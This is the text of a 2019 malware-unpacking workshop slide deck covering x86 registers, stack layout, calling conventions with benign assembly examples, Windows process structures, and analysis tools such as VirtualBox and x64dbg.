

# Malware Unpacking Workshop



Lilly Chalupowski  
August 28, 2019

whois lilly.chalupowski


Table: *who.is results*

Name	Lilly Chalupowski
Status	Employed
Creation Date	1986
Expiry	A Long Time from Now (Hopefully)
Registrant Name	GoSecure
Administrative Contact	Travis Barlow
Job	TITAN Malware Research Lead

# Agenda

What will we cover?

- Disclaimer
- Reverse Engineering
- Tools of the Trade
- Injection Techniques
- Workshop



# Disclaimer

Don't be a Criminal

disclaimer\_0.log

The tools and techniques covered in this presentation can be dangerous and are being shown for educational purposes.

It is a violation of Federal laws to attempt gaining unauthorized access to information, assets or systems belonging to others, or to exceed authorization on systems for which you have not been granted.

Only use these tools with/on systems you own or have written permission from the owner. I (the speaker) do not assume any responsibility and shall not be held liable for any illegal use of these tools.

# Disclaimer


Don't be a Fool

## disclaimer\_1.log

I (the speaker) do not assume any responsibility and shall not be held liable for anyone who infects their machine with the malware supplied for this workshop.

If you need help on preventing the infection of your host machine please raise your hand during the workshop for assistance before you run anything.


The malware used in this workshop can steal your data, shutdown nuclear power plants, encrypt your files and more.



# Registers

reverse\_engineering: 0x00

- EAX - Return Value of Functions
- EBX - Base Index (for use with arrays)
- ECX - Counter in Loops
- EDI - Destination Memory Operations
- ESI - Source Memory Operations
- ESP - Stack Pointer
- EBP - Base Frame Pointer



Did You Know: In computer architecture, a processor register is a quickly accessible location available to a computer's central processing unit (CPU).

# Registers


reverse\_engineering: 0x01



# Stack Overview


reverse\_engineering: 0x02

- Last-In First-Out
- Downward Growth
- Function Local Variables
- ESP
- Increment / Decrement = 4
  - Double-Word Aligned



# Stack Structure

reverse\_engineering: 0x03



# Control Flow

reverse\_engineering: 0x04

- Conditionals
  - CMP
  - TEST
  - JMP
  - JNE
  - JNZ
- EFLAGS
  - ZF / Zero Flag
  - SF / Sign Flag
  - CF / Carry Flag
  - OF/Overflow Flag



# Calling Conventions

reverse\_engineering: 0x05

- CDECL

- Arguments Right-to-Left
- Return Values in EAX
- Caller Function Cleans the Stack

- STDCALL

- Used in Windows Win32API
- Arguments Right-to-Left
- Return Values in EAX
- The Callee function cleans the stack, unlike CDECL
- Does not support variable arguments

- FASTCALL


- Uses registers as arguments
- Useful for shellcode



# Windows Memory Structure

reverse\_engineering: 0x06


- Stack - Grows up to lower addresses
- Heap - Grows down to higher addresses
- Program Image
- TEB - Thread Environment Block
  - GetLastError()
  - GetVersion()
  - Pointer to the PEB
- PEB - Process Environment Block
  - Image Name
  - Global Context
  - Startup Parameters
  - Image Base Address
  - IAT (Import Address Table)



# IAT (Import Address Table) and IDT (Import Directory Table)

reverse\_engineering: 0x07

- Identical to the IDT (Import Directory Table)
- Binding - The process of where functions are mapped to their virtual addresses overwriting the IAT
- Often the IDT and IAT must be rebuilt when packing and unpacking malware



# Assembly

reverse\_engineering: 0x08

- Common Instructions

- MOV
- LEA
- XOR
- PUSH
- POP



# Assembly CDECL (Linux)

reverse\_engineering: 0x09

cdecl.c

```
__cdecl int add_cdecl(int a, int b){  
    return a + b;  
}  
int x = add_cdecl(2, 3);
```

# Assembly CDECL (Linux)

reverse\_engineering: 0x0a

## cdecl.asm

```
_add_cdecl:  
    push ebp  
    mov ebp, esp  
    mov eax, [ebp + 8] ; get 3 from the stack  
    mov edx, [ebp + 12] ; get 2 from the stack  
    add eax, edx       ; add values to eax  
    pop ebp  
    ret  
  
_start:  
    push 3             ; second argument  
    push 2             ; first argument  
    call _add_cdecl  
    add esp, 8
```

# Assembly STDCALL (Windows)

reverse\_engineering: 0x0b

stdcall.c

```
__stdcall int add_stdcall(int a, int b){  
    return a + b;  
}  
int x = add_stdcall(2, 3);
```

# Assembly STDCALL (Windows)

reverse\_engineering: 0x0c

stdcall.asm

```
_add_stdcall:  
    push ebp  
    mov ebp, esp  
    mov eax, [ebp + 8] ; set eax to 3  
    mov edx, [ebp + 12] ; set edx to 2  
    add eax, edx  
    pop ebp  
    ret 8                ; how many bytes to pop  
_start:                 ; main function  
    push 3                ; second argument  
    push 2                ; first argument  
    call _add_stdcall
```

# Assembly FASTCALL

reverse\_engineering: 0x0d

cdecl.c

```
__fastcall int add_fastcall(int a, int b){  
    return a + b;  
}  
int x = add_fastcall(2, 3);
```

# Assembly FASTCALL

reverse\_engineering: 0x0e

fastcall.asm

```
_add_fastcall:  
    push ebp  
    mov ebp, esp  
    add eax, edx          ; add and save result in eax  
    pop ebp  
    ret  
  
_start:  
    mov eax, 2            ; first argument  
    mov edx, 3            ; second argument  
    call _add_fastcall
```

# Guess the Calling Convention

reverse\_engineering: 0x0f

## hello.asm

```
section      .text                      ; the code section
global       _start                     ; tell linker entrypoint
_start:
    mov     edx,len                  ; message length
    mov     ecx,msg                  ; message to write
    mov     ebx,1                   ; file descriptor stdout
    mov     eax,4                   ; syscall number for write
    int     0x80                    ; linux x86 interrupt
    mov     eax,1                   ; syscall number for exit
    int     0x80                    ; linux x86 interrupt
section      .data                      ; the data section
msg        db  'Hello, world!',0x0   ; null terminated string
len        equ \$ - msg                 ; message length
```

# Assembler and Linking


reverse\_engineering: 0x10

terminal


```
malware@work ~$ nasm -f elf32 -o hello.o hello.asm
malware@work ~$ ld -m elf_i386 -o hello hello.o
malware@work ~$ ./hello
Hello, World!
malware@work ~$
```

# Assembly Flavors

reverse\_engineering: 0x11




# Tools of the Trade



# VirtualBox

tools\_of\_the\_trade: 0x00

- Snapshots
- Security Layer
- Multiple Systems




- Resolving APIs
- Dumping Memory
- Modify Control Flow
- Identify Key Behaviors




# x64dbg

tools\_of\_the\_trade: 0x02




# x64dbg

tools\_of\_the\_trade: 0x03

